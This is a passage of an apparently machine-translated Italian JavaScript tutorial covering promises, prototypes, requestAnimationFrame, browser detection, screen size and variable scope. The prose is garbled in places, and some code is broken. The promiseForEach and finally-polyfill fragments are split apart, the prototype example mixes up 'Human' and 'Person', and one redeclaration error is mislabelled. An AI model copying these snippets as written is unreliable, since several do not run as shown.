L'utilizzo di questi eventi `unhandledrejection` e `rejectionhandled` essere considerato solo a scopo di debug. In genere, tutte le promesse dovrebbero gestire i loro rifiuti.

Nota: al momento, solo Chrome 49+ e Node.js supportano eventi `unhandledrejection` gestiti e `rejectionhandled`.

Avvertenze

Concatenare con `fulfill` e `reject`

La funzione `then(fulfill, reject)` (con entrambi i parametri non `null`) ha un comportamento unico e complesso e non dovrebbe essere utilizzata a meno che non si sappia esattamente come funziona.

La funzione funziona come previsto se data `null` per uno degli input:

```
// the following calls are equivalent
promise.then(fulfill, null)
promise.then(fulfill)

// the following calls are also equivalent
promise.then(null, reject)
promise.catch(reject)
```

Tuttavia, adotta un comportamento univoco quando vengono forniti entrambi gli input:

```
// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.then(fulfill).catch(reject)

// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.catch(reject).then(fulfill)
```

La funzione `then(fulfill).catch(reject)` `then(fulfill, reject)` sembra essere una scorciatoia per `then(fulfill).catch(reject)`, ma non lo è, e causerà problemi se usata in modo intercambiabile. Uno di questi problemi è che il gestore di `reject` non gestisce gli errori dal gestore di `fulfill`. Ecco cosa succederà:

```
Promise.resolve() // previous promise is fulfilled
  .then(() => { throw new Error(); }, // error in the fulfill handler
    error => { /* this is not called! */ });
```

Il codice sopra comporterà una promessa respinta perché l'errore è propagato. Confrontalo con il seguente codice, che si traduce in una promessa soddisfatta:

```
Promise.resolve() // previous promise is fulfilled
  .then(() => { throw new Error(); }) // error in the fulfill handler
  .catch(error => { /* handle error */ });
```

Un problema simile esiste quando si usa `then(fulfill, reject)` intercambiabile con `catch(reject).then(fulfill)`, eccetto con la propagazione di promesse soddisfatte invece di promesse respinte.

Lancio sincrono da una funzione che dovrebbe restituire una promessa

Immagina una funzione come questa:

```
function foo(arg) {
  if (arg === 'unexpectedValue') {
    throw new Error('UnexpectedValue')
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

Se tale funzione viene utilizzata nel **mezzo** di una catena di promesse, apparentemente non ci sono problemi:

```
makeSomethingAsync().
  .then(() => foo('unexpectedValue'))
  .catch(err => console.log(err)) // <-- Error: UnexpectedValue will be caught here
```

Tuttavia, se la stessa funzione viene chiamata al di fuori di una catena di promesse, allora l'errore non verrà gestito da esso e verrà lanciato all'applicazione:

```
foo('unexpectedValue') // <-- error will be thrown, so the application will crash
  .then(makeSomethingAsync) // <-- will not run
  .catch(err => console.log(err)) // <-- will not catch
```

Esistono 2 possibili soluzioni:

Restituisci una promessa respinta con l'errore

Invece di lanciare, fai come segue:


```
function foo(arg) {
  if (arg === 'unexpectedValue') {
    return Promise.reject(new Error('UnexpectedValue'))
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

Avvolgi la tua funzione in una catena di promesse

La tua frase di `throw` verrà presa correttamente quando si trova già all'interno di una catena di promesse:

```
function foo(arg) {
  return Promise.resolve()
    .then(() => {
      if (arg === 'unexpectedValue') {
        throw new Error('UnexpectedValue')
      }

      return new Promise(resolve =>
        setTimeout(() => resolve(arg), 1000)
      )
    })
}
```

Riconciliazione delle operazioni sincrone e asincrone

In alcuni casi è possibile che si desideri racchiudere un'operazione sincrona all'interno di una promessa per impedire la ripetizione nei rami del codice. Prendi questo esempio:

```
if (result) { // if we already have a result
  processResult(result); // process it
} else {
  fetchResult().then(processResult);
}
```

I rami sincroni e asincroni del codice precedente possono essere riconciliati avvolgendo in modo ridondante l'operazione sincrona all'interno di una promessa:

```
var fetch = result
  ? Promise.resolve(result)
  : fetchResult();

fetch.then(processResult);
```

Quando si esegue il caching del risultato di una chiamata asincrona, è preferibile memorizzare nella cache la promessa anziché il risultato stesso. Ciò garantisce che è necessaria solo un'operazione asincrona per risolvere più richieste parallele.

È necessario prestare attenzione per invalidare i valori memorizzati nella cache quando si

verificano condizioni di errore.

```
// A resource that is not expected to change frequently
var planets = 'http://swapi.co/api/planets/';
// The cached promise, or null
var cachedPromise;

function fetchResult() {
  if (!cachedPromise) {
    cachedPromise = fetch(planets)
      .catch(function (e) {
        // Invalidate the current result to retry on the next fetch
        cachedPromise = null;
        // re-raise the error to propagate it to callers
        throw e;
      });
  }
  return cachedPromise;
}
```

Riduci un array alle promesse concatenate

Questo modello di progettazione è utile per generare una sequenza di azioni asincrone da un elenco di elementi.

Ci sono due varianti:

- la "quindi" riduzione, che costruisce una catena che continua finché la catena sperimenta il successo.
- la riduzione "catch", che costruisce una catena che continua finché la catena sperimenta l'errore.

La "quindi" riduzione

Questa variante del modello crea una catena `.then()` e potrebbe essere utilizzata per concatenare le animazioni o per creare una sequenza di richieste HTTP dipendenti.

```
[1, 3, 5, 7, 9].reduce((seq, n) => {
  return seq.then(() => {
    console.log(n);
    return new Promise(res => setTimeout(res, 1000));
  });
}, Promise.resolve()).then(
  () => console.log('done'),
  (e) => console.log(e)
);
// will log 1, 3, 5, 7, 9, 'done' in 1s intervals
```

Spiegazione:

1. Chiamiamo `.reduce()` su un array sorgente e forniamo `Promise.resolve()` come valore iniziale.
2. Ogni elemento ridotto aggiungerà un `.then()` al valore iniziale.
3. `reduce()` prodotto s' sarà `Promise.resolve()`. allora (...). allora (...).

4. Aggiungiamo manualmente un `.then(successHandler, errorHandler)` dopo la riduzione, per eseguire `successHandler` una volta `successHandler` tutti i passaggi precedenti. Se un passo dovesse fallire, `errorHandler` verrebbe eseguito.

Nota: la riduzione "allora" è una controparte sequenziale di `Promise.all()`.

La riduzione "cattura"

Questa variante del modello crea una catena `.catch()` e potrebbe essere utilizzata per sondare in sequenza una serie di server Web per alcune risorse con mirroring fino a quando non viene trovato un server funzionante.

```
var working_resource = 5; // one of the values from the source array
[1, 3, 5, 7, 9].reduce((seq, n) => {
  return seq.catch(() => {
    console.log(n);
    if(n === working_resource) { // 5 is working
      return new Promise((resolve, reject) => setTimeout(() => resolve(n), 1000));
    } else { // all other values are not working
      return new Promise((resolve, reject) => setTimeout(reject, 1000));
    }
  });
}, Promise.reject()).then(
  (n) => console.log('success at: ' + n),
  () => console.log('total failure')
);
// will log 1, 3, 5, 'success at 5' at 1s intervals
```

Spiegazione:

1. Chiamiamo `.reduce()` su un array sorgente e forniamo `Promise.reject()` come valore iniziale.
2. Ogni elemento ridotto aggiungerà un `.catch()` al valore iniziale.
3. `reduce()` prodotto s' sarà `Promise.reject().catch(...).catch(...)`.
4. Aggiungiamo manualmente `.then(successHandler, errorHandler)` dopo la riduzione, per eseguire `successHandler` una volta `successHandler` tutti i passaggi precedenti. Se tutti i passaggi dovessero fallire, `errorHandler` verrebbe eseguito.

Nota: la riduzione "catch" è una controparte sequenziale di `Promise.any()` (implementata in `bluebird.js`, ma non attualmente in ECMAScript nativo).

per tutti gli impegni

È possibile applicare efficacemente una funzione (`cb`) che restituisce una promessa a ciascun elemento di un array, con ogni elemento che attende di essere elaborato fino a quando l'elemento precedente non viene elaborato.

```
function promiseForEach(arr, cb) {
  var i = 0;

  var nextPromise = function () {
    if (i >= arr.length) {
      // Processing finished.
    }
  };
}
```

```

    return;
  }

  // Process next function. Wrap in `Promise.resolve` in case
  // the function does not return a promise
  var newPromise = Promise.resolve(cb(arr[i], i));
  i++;
  // Chain to finish processing.
  return newPromise.then(nextPromise);
};

// Kick off the chain.
return Promise.resolve().then(nextPromise);
};

```

Questo può essere utile se è necessario elaborare in modo efficiente migliaia di elementi, uno alla volta. L'utilizzo di un ciclo regolare `for` creare le promesse li creerà tutti in una volta e occuperà una quantità significativa di RAM.

Esecuzione della pulizia con `finally ()`

Attualmente v'è una [proposta](#) (non ancora parte dello standard ECMAScript) per aggiungere una `finally` richiamata alle promesse che verranno eseguiti indipendentemente dal fatto che la promessa si compie o rifiutata. Semanticamente, questo è simile alla [clausola `finally` del blocco `try`](#).

Di solito utilizzi questa funzionalità per la pulizia:

```

var loadingData = true;

fetch('/data')
  .then(result => processData(result.data))
  .catch(error => console.error(error))
  .finally(() => {
    loadingData = false;
  });

```

E' importante notare che la `finally` di callback non influisce sullo stato della promessa. Non importa quale valore ritorni, la promessa rimane nello stato soddisfatto / rifiutato che aveva prima. Così, nell'esempio di cui sopra la promessa sarà risolto con il valore di ritorno di `processData(result.data)` anche se la `finally` di callback restituita `undefined`.

Con il processo di standardizzazione essendo ancora in corso, l'implementazione promesse molto probabilmente non supporterà `finally` callback fuori dalla scatola. Per i callback sincroni è tuttavia possibile aggiungere questa funzionalità con un polyfill:

```

if (!Promise.prototype.finally) {
  Promise.prototype.finally = function(callback) {
    return this.then(result => {
      callback();
      return result;
    }, error => {
      callback();
    });
  };
}

```

```
        throw error;
    });
};
}
```

Richiesta API asincrona

Questo è un esempio di una semplice chiamata API `GET` avvolta in una promessa di sfruttare la sua funzionalità asincrona.

```
var get = function(path) {
    return new Promise(function(resolve, reject) {
        let request = new XMLHttpRequest();
        request.open('GET', path);
        request.onload = resolve;
        request.onerror = reject;
        request.send();
    });
};
```

È possibile eseguire una gestione degli errori più robusta utilizzando le seguenti funzioni `onload` e `onerror`.

```
request.onload = function() {
    if (this.status >= 200 && this.status < 300) {
        if(request.response) {
            // Assuming a successful call returns JSON
            resolve(JSON.parse(request.response));
        } else {
            resolve();
        }
    } else {
        reject({
            'status': this.status,
            'message': request.statusText
        });
    }
};

request.onerror = function() {
    reject({
        'status': this.status,
        'message': request.statusText
    });
};
```

Utilizzo di ES2017 `async` / `await`

Lo stesso esempio sopra, [caricamento dell'immagine](#), può essere scritto usando le [funzioni asincrone](#). Ciò consente anche di utilizzare il comune metodo `try/catch` per la gestione delle eccezioni.

Nota: a [partire da aprile 2017](#), le versioni correnti di tutti i browser, tranne Internet Explorer, supportano le [funzioni asincrone](#).

```
function loadImage(url) {
  return new Promise((resolve, reject) => {
    const img = new Image();
    img.addEventListener('load', () => resolve(img));
    img.addEventListener('error', () => {
      reject(new Error(`Failed to load ${url}`));
    });
    img.src = url;
  });
}

(async () => {

  // load /image.png and append to #image-holder, otherwise throw error
  try {
    let img = await loadImage('http://example.com/image.png');
    document.getElementById('image-holder').appendChild(img);
  }
  catch (error) {
    console.error(error);
  }

})();
```

Leggi promessa online: <https://riptutorial.com/it/javascript/topic/231/promesse>

Capitolo 82: Prototipi, oggetti

introduzione

Nel JS convenzionale non ci sono classi invece abbiamo prototipi. Come la classe, il prototipo eredita le proprietà inclusi i metodi e le variabili dichiarate nella classe. Possiamo creare la nuova istanza dell'oggetto quando è necessario, `Object.create (PrototypeName)`; (possiamo dare il valore anche per il costruttore)

Examples

Creazione e inizializzazione del prototipo

```
var Human = function() {
  this.canWalk = true;
  this.canSpeak = true; //

};

Person.prototype.greet = function() {
  if (this.canSpeak) { // checks whether this prototype has instance of speak
    this.name = "Steve"
    console.log('Hi, I am ' + this.name);
  } else{
    console.log('Sorry i can not speak!');
  }
};
```

Il prototipo può essere istanziato in questo modo

```
obj = Object.create(Person.prototype);
obj.greet();
```

Possiamo passare il valore per il costruttore e rendere il booleano vero e falso in base al requisito.

Spiegazione dettagliata

```
var Human = function() {
  this.canSpeak = true;
};

// Basic greet function which will greet based on the canSpeak flag
Human.prototype.greet = function() {
  if (this.canSpeak) {
    console.log('Hi, I am ' + this.name);
  }
};

var Student = function(name, title) {
  Human.call(this); // Instantiating the Human object and getting the members of the class
  this.name = name; // inheriting the name from the human class
  this.title = title; // getting the title from the called function
```

```

};

Student.prototype = Object.create(Human.prototype);
Student.prototype.constructor = Student;

Student.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name + ', the ' + this.title);
    }
};

var Customer = function(name) {
    Human.call(this); // inheriting from the base class
    this.name = name;
};

Customer.prototype = Object.create(Human.prototype); // creating the object
Customer.prototype.constructor = Customer;

var bill = new Student('Billy', 'Teacher');
var carter = new Customer('Carter');
var andy = new Student('Andy', 'Bill');
var virat = new Customer('Virat');

bill.greet();
// Hi, I am Bob, the Teacher

carter.greet();
// Hi, I am Carter

andy.greet();
// Hi, I am Andy, the Bill

virat.greet();

```

Leggi Prototipi, oggetti online: <https://riptutorial.com/it/javascript/topic/9586/prototipi--oggetti>

Capitolo 83: requestAnimationFrame

Sintassi

- `window.requestAnimationFrame (callback);`
- `window.webkitRequestAnimationFrame (callback);`
- `window.mozRequestAnimationFrame (callback);`

Parametri

Parametro	Dettagli
richiama	"Un parametro che specifica una funzione da chiamare quando è il momento di aggiornare l'animazione per il prossimo ridisegno." (https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame)

Osservazioni

Quando si tratta di animare fluidamente gli elementi DOM, siamo limitati alle seguenti transizioni CSS:

- POSITION - `transform: translate (npx, npy);`
- SCALE - `transform: scale(n);`
- ROTATION - `transform: rotate(ndeg);`
- OPACITÀ - `opacity: 0;`

Tuttavia, l'utilizzo di questi non garantisce che le tue animazioni siano fluide, perché fa sì che il browser avvii nuovi cicli di `paint`, indipendentemente da ciò che sta succedendo. In sostanza, `paint` sono fatti in modo inefficiente e l'animazione sembra "janky", perché i fotogrammi al secondo (FPS) soffre.

Per garantire animazioni DOM senza intoppi, requestAnimationFrame deve essere utilizzato in combinazione con le transizioni CSS precedenti.

Il motivo per cui questo funziona, è perché il `requestAnimationFrame` API consente il browser sa che si desidera un'animazione per accadere alla prossima `paint` ciclo, **al contrario di interrompere quello che sta succedendo per imporre un nuovo ciclo di verniciatura quando un'animazione non RAF si chiama.**

Riferimenti	URL
Cosa è jank?	http://jankfree.org/
Animazioni ad	http://www.html5rocks.com/en/tutorials/speed/high-performance-animations/ .

Riferimenti	URL
alte prestazioni	
ROTAIA	https://developers.google.com/web/tools/chrome-devtools/profile/evaluate-performance/rail?hl=en
Analizzando il percorso di rendering critico	https://developers.google.com/web/fundamentals/performance/critical-rendering-path/analyzing-crp?hl=en
Prestazioni del rendering	https://developers.google.com/web/fundamentals/performance/rendering/?hl=en
Analizzando i tempi di pittura	https://developers.google.com/web/updates/2013/02/Profiling-Long-Paint-Times-with-DevTools-Continuous-Painting-Mode?hl=en
Identificazione dei colli di bottiglia della vernice	https://developers.google.com/web/fundamentals/performance/rendering/simplify-paint-complexity-and-reduce-paint-areas?hl=en

Examples

Usa requestAnimationFrame per dissolvere l'elemento

- **Visualizza jsFiddle** : <https://jsfiddle.net/HimmatChahal/jb5trg67/>
- **Copia + Codice inseribile di seguito** :

```

<html>
  <body>
    <h1>This will fade in at 60 frames per second (or as close to possible as your
hardware allows)</h1>

    <script>
      // Fade in over 2000 ms = 2 seconds.
      var FADE_DURATION = 2.0 * 1000;

      // -1 is simply a flag to indicate if we are rendering the very 1st frame
      var startTime=-1.0;

      // Function to render current frame (whatever frame that may be)
      function render(currTime) {
        var head1 = document.getElementsByTagName('h1')[0];

        // How opaque should head1 be? Its fade started at currTime=0.
        // Over FADE_DURATION ms, opacity goes from 0 to 1
        var opacity = (currTime/FADE_DURATION);
        head1.style.opacity = opacity;
      }
    </script>
  </body>
</html>

```

```

    }

    // Function to
    function eachFrame() {
        // Time that animation has been running (in ms)
        // Uncomment the console.log function to view how quickly
        // the timeRunning updates its value (may affect performance)
        var timeRunning = (new Date()).getTime() - startTime;
        //console.log('var timeRunning = '+timeRunning+'ms');
        if (startTime < 0) {
            // This branch: executes for the first frame only.
            // it sets the startTime, then renders at currTime = 0.0
            startTime = (new Date()).getTime();
            render(0.0);
        } else if (timeRunning < FADE_DURATION) {
            // This branch: renders every frame, other than the 1st frame,
            // with the new timeRunning value.
            render(timeRunning);
        } else {
            return;
        }

        // Now we're done rendering one frame.
        // So we make a request to the browser to execute the next
        // animation frame, and the browser optimizes the rest.
        // This happens very rapidly, as you can see in the console.log();
        window.requestAnimationFrame(eachFrame);
    };

    // start the animation
    window.requestAnimationFrame(eachFrame);
</script>
</body>
</html>

```

Annullamento di un'animazione

Per annullare una chiamata a `requestAnimationFrame`, è necessario l'ID restituito dall'ultima chiamata. Questo è il parametro che usi per `cancelAnimationFrame`. L'esempio seguente avvia un'animazione ipotetica e poi la interrompe dopo un secondo.

```

// stores the id returned from each call to requestAnimationFrame
var requestId;

// draw something
function draw(timestamp) {
    // do some animation
    // request next frame
    start();
}

// pauses the animation
function pause() {
    // pass in the id returned from the last call to requestAnimationFrame
    cancelAnimationFrame(requestId);
}

// begin the animation

```

```
function start() {
  // store the id returned from requestAnimationFrame
  requestId = requestAnimationFrame(draw);
}

// begin now
start();

// after a second, pause the animation
setTimeout(pause, 1000);
```

Mantenere la compatibilità

Naturalmente, proprio come la maggior parte delle cose nel browser JavaScript, non puoi contare sul fatto che tutto sarà uguale ovunque. In questo caso, `requestAnimationFrame` potrebbe avere un prefisso su alcune piattaforme e avere un nome diverso, come `webkitRequestAnimationFrame`. Fortunatamente, c'è un modo davvero semplice per raggruppare tutte le differenze note che potrebbero esistere fino a 1 funzione:

```
window.requestAnimationFrame = (function(){
  return window.requestAnimationFrame ||
    window.webkitRequestAnimationFrame ||
    window.mozRequestAnimationFrame ||
    function(callback){
      window.setTimeout(callback, 1000 / 60);
    };
})();
```

Si noti che l'ultima opzione (che si riempie quando non è stato trovato alcun supporto esistente) non restituirà un ID da utilizzare in `cancelAnimationFrame`. C'è, tuttavia, un [polyfill efficace](#) che è stato scritto che risolve questo problema.

Leggi [requestAnimationFrame online](#):

<https://riptutorial.com/it/javascript/topic/1808/requestanimationframe>

Capitolo 84: Rilevazione del browser

introduzione

I browser, come si sono evoluti, hanno offerto più funzionalità a Javascript. Ma spesso queste funzionalità non sono disponibili in tutti i browser. A volte possono essere disponibili in un browser, ma ancora essere rilasciati su altri browser. Altre volte, queste funzionalità sono implementate in modo diverso dai diversi browser. Il rilevamento del browser diventa importante per garantire che l'applicazione sviluppata si svolga senza intoppi tra diversi browser e dispositivi.

Osservazioni

Usa il rilevamento delle funzioni quando possibile.

Esistono alcuni motivi per utilizzare il rilevamento del browser (ad esempio, fornire le istruzioni per l'utente su come installare un plug-in del browser o svuotare la cache), ma in genere il rilevamento delle funzionalità è considerato la best practice. Se stai usando il rilevamento del browser, assicurati che sia assolutamente nosarizzato.

[Modernizr](#) è una libreria JavaScript leggera e popolare che semplifica il rilevamento delle funzioni.

Examples

Metodo di rilevamento delle feature

Questo metodo cerca l'esistenza di cose specifiche del browser. Ciò sarebbe più difficile da falsificare, ma non è garantito che sia una prova futura.

```
// Opera 8.0+
var isOpera = (!!window.opr && !!opr.addons) || !!window.opera ||
navigator.userAgent.indexOf(' OPR/') >= 0;

// Firefox 1.0+
var isFirefox = typeof InstallTrigger !== 'undefined';

// At least Safari 3+: "[object HTMLDivElement]"
var isSafari = Object.prototype.toString.call(window.HTMLDivElement).indexOf('Constructor') > 0;

// Internet Explorer 6-11
var isIE = /*@cc_on!@*/false || !!document.documentMode;

// Edge 20+
var isEdge = !isIE && !!window.StyleMedia;

// Chrome 1+
var isChrome = !!window.chrome && !!window.chrome.webstore;

// Blink engine detection
var isBlink = (isChrome || isOpera) && !!window.CSS;
```

Testato con successo in:

- Firefox 0.8 - 44
- Chrome 1.0 - 48
- Opera 8.0 - 34
- Safari 3.0 - 9.0.3
- IE 6 - 11
- Bordo - 20-25

Ringraziamento a [Rob W](#)

Metodo di libreria

Un approccio più semplice per alcuni sarebbe quello di utilizzare una libreria JavaScript esistente. Questo perché può essere complicato garantire che il rilevamento del browser sia corretto, quindi può essere logico utilizzare una soluzione funzionante, se disponibile.

Una popolare libreria di rilevamento dei browser è [Bowser](#) .

Esempio di utilizzo:

```
if (browser.msie && browser.version >= 6) {
    alert('IE version 6 or newer');
}
else if (browser.firefox) {
    alert('Firefox');
}
else if (browser.chrome) {
    alert('Chrome');
}
else if (browser.safari) {
    alert('Safari');
}
else if (browser.iphone || browser.android) {
    alert('Iphone or Android');
}
```

Rilevazione agente utente

Questo metodo ottiene l'interprete e lo analizza per trovare il browser. Il nome e la versione del browser vengono estratti dall'agente utente tramite un'espressione regolare. In base a questi due, viene restituito il `<browser name> <version>` .

I quattro blocchi condizionali che seguono il codice di corrispondenza con l'agente utente sono pensati per tenere conto delle differenze nei programmi utente di diversi browser. Ad esempio, in caso di opera, [poiché utilizza il motore di rendering di Chrome](#) , c'è un ulteriore passaggio di ignorare quella parte.

Si noti che questo metodo può essere facilmente falsificato da un utente.

```
navigator.sayswho= (function(){
```

```
var ua= navigator.userAgent, tem,
M= ua.match(/(opera|chrome|safari|firefox|msie|trident(?:\|))\|/?\s*(\d+)/i) || [];
if(/trident/i.test(M[1])){
    tem= /\brv[ :]+(\d+)/g.exec(ua) || [];
    return 'IE '+tem[1] || '';
}
if(M[1]=== 'Chrome'){
    tem= ua.match(/\b(OPR|Edge)\|(\d+)/);
    if(tem!= null) return tem.slice(1).join(' ').replace('OPR', 'Opera');
}
M= M[2]? [M[1], M[2]]: [navigator.appName, navigator.appVersion, '-?'];
if((tem= ua.match(/version\|(\d+)/i))!= null) M.splice(1, 1, tem[1]);
return M.join(' ');
})();
```

Credito a [Kennebec](#)

Leggi Rilevazione del browser online: <https://riptutorial.com/it/javascript/topic/2599/rilevazione-del-browser>

Capitolo 85: Schermo

Examples

Ottenere la risoluzione dello schermo

Per ottenere le dimensioni fisiche dello schermo (inclusa finestra chrome e barra dei menu / avvio):

```
var width = window.screen.width,
    height = window.screen.height;
```

Ottenere l'area "disponibile" dello schermo

Per ottenere l'area "disponibile" dello schermo (ovvero non includere alcuna barra sui bordi dello schermo, ma includendo finestra chrome e altre finestre:

```
var availableArea = {
  pos: {
    x: window.screen.availLeft,
    y: window.screen.availTop
  },
  size: {
    width: window.screen.availWidth,
    height: window.screen.availHeight
  }
};
```

Ottenere informazioni sul colore sullo schermo

Per determinare il colore e la profondità dei pixel dello schermo:

```
var pixelDepth = window.screen.pixelDepth,
    colorDepth = window.screen.colorDepth;
```

Window innerWidth e innerHeight Properties

Ottieni l'altezza e la larghezza della finestra

```
var width = window.innerWidth
var height = window.innerHeight
```

Larghezza e altezza della pagina

Per ottenere larghezza e altezza della pagina corrente (per qualsiasi browser), ad esempio quando si programma la reattività:


```
function pageWidth() {
    return window.innerWidth != null? window.innerWidth : document.documentElement &&
document.documentElement.clientWidth ? document.documentElement.clientWidth : document.body !=
null ? document.body.clientWidth : null;
}

function pageHeight() {
    return window.innerHeight != null? window.innerHeight : document.documentElement &&
document.documentElement.clientHeight ? document.documentElement.clientHeight : document.body
!= null? document.body.clientHeight : null;
}
```

Leggi Schermo online: <https://riptutorial.com/it/javascript/topic/523/schermo>

Capitolo 86: Scopo

Osservazioni

Scope è il contesto in cui le variabili vivono e possono essere accessibili da un altro codice nello stesso ambito. Poiché JavaScript può essere utilizzato in gran parte come linguaggio di programmazione funzionale, conoscere l'ambito di variabili e funzioni è importante in quanto aiuta a prevenire bug e comportamenti imprevisti in fase di runtime.

Examples

Differenza tra var e let

(Nota: tutti gli esempi che usano `let` sono anche validi per `const`)

`var` è disponibile in tutte le versioni di JavaScript, mentre `let` e `const` fanno parte di ECMAScript 6 e sono disponibili solo in alcuni browser più recenti .

`var` è orientato alla funzione contenitore o allo spazio globale, a seconda di quando è dichiarato:

```
var x = 4; // global scope

function DoThings() {
  var x = 7; // function scope
  console.log(x);
}

console.log(x); // >> 4
DoThings();    // >> 7
console.log(x); // >> 4
```

Ciò significa che "fugge" `if` istruzioni e tutti i costrutti di blocchi simili:

```
var x = 4;
if (true) {
  var x = 7;
}
console.log(x); // >> 7

for (var i = 0; i < 4; i++) {
  var j = 10;
}
console.log(i); // >> 4
console.log(j); // >> 10
```

Per confronto, `let` è a blocchi:

```
let x = 4;

if (true) {
```

```
let x = 7;
console.log(x); // >> 7
}

console.log(x); // >> 4

for (let i = 0; i < 4; i++) {
  let j = 10;
}
console.log(i); // >> "ReferenceError: i is not defined"
console.log(j); // >> "ReferenceError: j is not defined"
```

Nota che `i` e `j` sono dichiarati solo nel ciclo `for` e quindi non sono dichiarati al di fuori di esso.

Ci sono molte altre differenze cruciali:

Dichiarazione globale delle variabili

Nell'ambito superiore (al di fuori di qualsiasi funzione e blocco), le dichiarazioni `var` inseriscono un elemento nell'oggetto globale. `let` no:

```
var x = 4;
let y = 7;

console.log(this.x); // >> 4
console.log(this.y); // >> undefined
```

Re-Dichiarazione

Dichiarare una variabile due volte usando `var` non produce un errore (anche se è equivalente a dichiararlo una volta):

```
var x = 4;
var x = 7;
```

Con `let`, questo produce un errore:

```
let x = 4;
let x = 7;
```

TypeError: l'identificatore `x` è già stato dichiarato

Lo stesso vale quando `y` è dichiarato con `var`:

```
var y = 4;
let y = 7;
```

TypeError: l'identificatore `y` è già stato dichiarato

Tuttavia, le variabili dichiarate con `let` possono essere riutilizzate (non dichiarate nuovamente) in un blocco nidificato

```
let i = 5;
{
  let i = 6;
  console.log(i); // >> 6
}
console.log(i); // >> 5
```

All'interno del blocco l'esterno `i` si può accedere, ma se il blocco all'interno ha un `let` dichiarazione per `i`, l'esterno `i` non è possibile accedere e getterò un `ReferenceError` se utilizzato prima della seconda è dichiarato.

```
let i = 5;
{
  i = 6; // outer i is unavailable within the Temporal Dead Zone
  let i;
}
```

ReferenceError: i non è definito

sollevamento

Le variabili dichiarate sia con `var` con `let` vengono **issate**. La differenza è che una variabile dichiarata con `var` può essere referenziata prima del proprio assegnamento, dal momento che viene automaticamente assegnata (con un valore `undefined`), ma `let` può, in particolare richiede che la variabile venga dichiarata prima di essere invocata:

```
console.log(x); // >> undefined
console.log(y); // >> "ReferenceError: `y` is not defined"
//OR >> "ReferenceError: can't access lexical declaration `y` before initialization"
var x = 4;
let y = 7;
```

L'area tra l'inizio di un blocco e una dichiarazione `let` o `const` è nota come **zona morta temporanea** e qualsiasi riferimento alla variabile in quest'area causerà un'eccezione `ReferenceError`. Ciò accade anche se la **variabile viene assegnata prima di essere dichiarata**:

```
y=7; // >> "ReferenceError: `y` is not defined"
let y;
```

In modalità non rigida, **assegnando un valore a una variabile senza alcuna dichiarazione, dichiara automaticamente la variabile nell'ambito globale**. In questo caso, invece di `y` essere dichiarato automaticamente nel campo di applicazione globale, `let` le riserva il nome della variabile (`y`) e non consente alcun accesso o cessione a prima riga in cui si è dichiarata / inizializzato.

chiusure

Quando viene dichiarata una funzione, le variabili nel contesto della sua *dichiarazione* vengono catturate nel suo ambito. Ad esempio, nel codice seguente, la variabile `x` è associata a un valore nello scope esterno, quindi il riferimento a `x` viene catturato nel contesto della `bar`:

```
var x = 4; // declaration in outer scope

function bar() {
  console.log(x); // outer scope is captured on declaration
}

bar(); // prints 4 to console
```

Uscita campione: 4

Questo concetto di "cattura" dell'ambito è interessante perché possiamo usare e modificare variabili da un ambito esterno anche dopo l'uscita dall'ambito esterno. Ad esempio, considera quanto segue:

```
function foo() {
  var x = 4; // declaration in outer scope

  function bar() {
    console.log(x); // outer scope is captured on declaration
  }

  return bar;

  // x goes out of scope after foo returns
}

var barWithX = foo();
barWithX(); // we can still access x
```

Uscita campione: 4

Nell'esempio sopra, quando viene chiamato `foo`, il suo contesto viene catturato nella `bar` funzioni. Quindi, anche dopo il suo ritorno, la `bar` può ancora accedere e modificare la variabile `x`. La funzione `foo`, il cui contesto è catturato in un'altra funzione, si dice che sia una *chiusura*.

Dati privati

Questo ci permette di fare alcune cose interessanti, come la definizione di variabili "private" che sono visibili solo per una funzione specifica o un insieme di funzioni. Un esempio forzato (ma popolare):

```
function makeCounter() {
  var counter = 0;

  return {
    value: function () {
      return counter;
    },
    increment: function () {
      counter++;
    }
  };
}
```

```
var a = makeCounter();
var b = makeCounter();

a.increment();

console.log(a.value());
console.log(b.value());
```

Uscita di esempio:

```
1
0
```

Quando viene chiamato `makeCounter()`, viene salvata un'istantanea del contesto di tale funzione. Tutto il codice all'interno di `makeCounter()` utilizzerà `makeCounter()` nella loro esecuzione. Due chiamate di `makeCounter()` creeranno quindi due diverse istantanee, con la propria copia del `counter`.

Espressioni di funzioni invocate immediatamente (IIFE)

Le chiusure sono anche utilizzate per prevenire l'inquinamento dello spazio dei nomi globale, spesso attraverso l'uso di espressioni di funzione immediatamente invocate.

Le espressioni di funzione invocate immediatamente (o, forse più intuitivamente, *le funzioni anonime autoeseguite*) sono essenzialmente chiusure chiamate subito dopo la dichiarazione. L'idea generale con gli IIFE è di invocare l'effetto collaterale della creazione di un contesto separato accessibile solo al codice all'interno dell'IFE.

Supponiamo di voler essere in grado di fare riferimento a `jQuery` con `$`. Considera il metodo ingenuo, senza usare un IIFE:

```
var $ = jQuery;
// we've just polluted the global namespace by assigning window.$ to jQuery
```

Nell'esempio seguente, viene utilizzato un IIFE per garantire che `$` sia associato a `jQuery` solo nel contesto creato dalla chiusura:

```
(function ($) {
  // $ is assigned to jQuery here
})(jQuery);
// but window.$ binding doesn't exist, so no pollution
```

Vedere [la risposta canonica su Stackoverflow](#) per ulteriori informazioni sulle chiusure.

sollevamento

Cosa sta sollevando?

Il sollevamento è un meccanismo che sposta tutte le dichiarazioni di variabili e funzioni nella parte superiore del loro ambito. Tuttavia, le assegnazioni variabili avvengono ancora dove erano originariamente.

Ad esempio, considera il seguente codice:

```
console.log(foo); // → undefined
var foo = 42;
console.log(foo); // → 42
```

Il codice sopra è lo stesso di:

```
var foo; // → Hoisted variable declaration
console.log(foo); // → undefined
foo = 42; // → variable assignment remains in the same place
console.log(foo); // → 42
```

Si noti che a causa del sollevamento di quanto sopra `undefined` non è uguale al `not defined` risultante dall'esecuzione:

```
console.log(foo); // → foo is not defined
```

Un principio simile si applica alle funzioni. Quando le funzioni sono assegnate a una variabile (es. [Un'espressione di funzione](#)), la dichiarazione della variabile viene issata mentre l'assegnazione rimane nella stessa posizione. I seguenti due frammenti di codice sono equivalenti.

```
console.log(foo(2, 3)); // → foo is not a function

var foo = function(a, b) {
  return a * b;
}
```

```
var foo;
console.log(foo(2, 3)); // → foo is not a function
foo = function(a, b) {
  return a * b;
}
```
